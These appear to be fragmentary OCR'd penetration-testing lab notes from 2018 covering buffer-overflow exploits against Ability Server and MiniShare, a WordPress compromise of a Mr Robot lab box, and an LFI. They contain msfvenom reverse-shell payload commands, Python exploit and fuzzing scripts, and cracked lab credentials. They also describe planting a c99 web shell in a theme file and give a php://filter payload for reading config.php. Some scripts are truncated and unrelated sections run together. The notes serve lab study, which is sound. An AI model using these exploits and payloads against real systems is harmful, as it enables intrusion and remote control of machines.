
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.134 LPORT=443 EXITFUNC=thread -f c –e x86/shikata_ga_nai -b "x0a\x0c\x00\x0a\x0d"

//Mona to find JMP ESP for the EIP to jump too

Try this for searching for the jmp esp:

!mona jmp -r esp
!mona jmp -r esp –cpb '\x00\x0a\x0d ->

When you click on it if it points you too JMP ESP then we are good
Copy the value of JMP ESP
C9D30D7 FFE4 JMP ESP



//The use of the value of the JMP ESP is converted to little endian then used instead of the B (EIP) pointer. Then add the shellcode to it and also add about 20 bytes of padding ("\x90" * 20)

```
#!/usr/bin/python
import socket
import sys
shellcode = (

MR Robots

Saturday, June 2, 2018
9:00 PM

It is running on wordpress 4.3.16


http://192.168.110.139/wp-links-opml.php

Username : elliot
password : ER28-0652

The use of the robots relieved a dictionary that contain a wordlist which was used against the login page of the WP-admin. The login page cracked after about 4 hours :


The use of the plugins to get shell did not work as the plugin was not accessible.

The use of the templates to upload an c99.php , we cleared the "404.php" and filled it with the code of the c99.php. Then accessed it via : http://192.168.110.139/wp-content/themes/twentyfifteen/404.php?




The use of any ".php" can be used to give us a web shell back .

Editing the "conetent-link.php"



Accessing the PHP shell



Use a shell function to get a connection back.

Ability server

Tuesday, June 5, 2018
2:51 AM

1. Fuzzed the application with the below script

```
#!/usr/bin/python

from socket import *
import sys, struct, os, time

host = "10.10.10.73"
port = 21

s = socket(AF_INET, SOCK_STREAM)
s.connect((host, port))
print s.recv(2000)
time.sleep(2)

buffer = "\x41" * 1500
buffer += "\r\n"

print "[+] length: %d" % (len(buffer))

s.send('USER ftp\r\n')
print s.recv(2000)
s.send('PASS ftp\r\n')
print s.recv(2000)
s.send('APPE '+buffer)
print s.recv(2000)
```

```
print "[+] Evil sent!"

s.close()
```

From <https://rootisthelimit.com/first-buffer-overflow/>

// then got the offset of 1500 which then ran the below

```
#!/usr/bin/python

from socket import *
import sys, struct, os, time

host = "192.168.110.138"
port = 21

s = socket(AF_INET, SOCK_STREAM)
s.connect((host, port))
print s.recv(2000)
time.sleep(2)

buffer =

print s.recv(2000)
s.send('APPE '+buffer)
print s.recv(2000)
print "[+] Evil sent!"

s.close()
```

Then after that we knew that offset was

root@kali:~/Documents/abilityserver# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 67423167
[*] Exact match at offset 964
root@kali:~/Documents/abilityserver#

964 just before the EIP then + 4 byes it worked perfectly ,

NOTE : KEEP THE BUFFER SIZE THE SAME , SO **1500**

DETECTED THE bad characters which " "\x11" and "\x00"   --- > as default for some reason lol

Next time include : "\xff"

Found the JMP ESP with the bad characters then used the DLL that had everything as "FALSE"

73E32ECF FFE4 JMP ESP

"\xcf\x2e\xe3\x73"

//created shell code

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.141 LPORT=443 EXITFUNC=thread -f c –e x86/shikata_ga_nai -b "\x00\x11"

// you can see that the total of 1500 has been kept.. 964 + 4 + 181 + 351 = 1,500

```
time.sleep(2)

Using mona

Minishare

Thursday, June 7, 2018
12:43 AM

```
#!/usr/bin/python
import socket

target_address="192.168.110.138"

target_port=80
```

```
buffer = "GET " + "A" * 2220 + " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

The application crashes at 2220, --> so this is our number of bytes to fill up!

//created pattern create :

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2220

//Then we create a pattern

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 36684335

1787 -- > EIP

//fuzzy to the EIP pointer and also

```
#!/usr/bin/python
import socket

target_address="192.168.110.138"


11:42 PM

The LFI exist within the website which can be used pull info from it.

The URL :
http://192.168.110.143/?page=upload


The use of the basic LFI does not work here as the results reply back nothing.

The use of the LFI filtering has worked, I have tried the use of the php://file also but does not proven to be less effective. The **php** filter is used to read source file page of the pages in base64 format. So we can see the source code of the different pages on the website.



During dirb we managed to come across "config.php" page on the website which did not respond back anything. WE used the filter to pull the configuration across from it. The "config.php" is very well known as it is a php configuration page details

index.php?page=php://filter/read=convert.base64-encode/resource=config



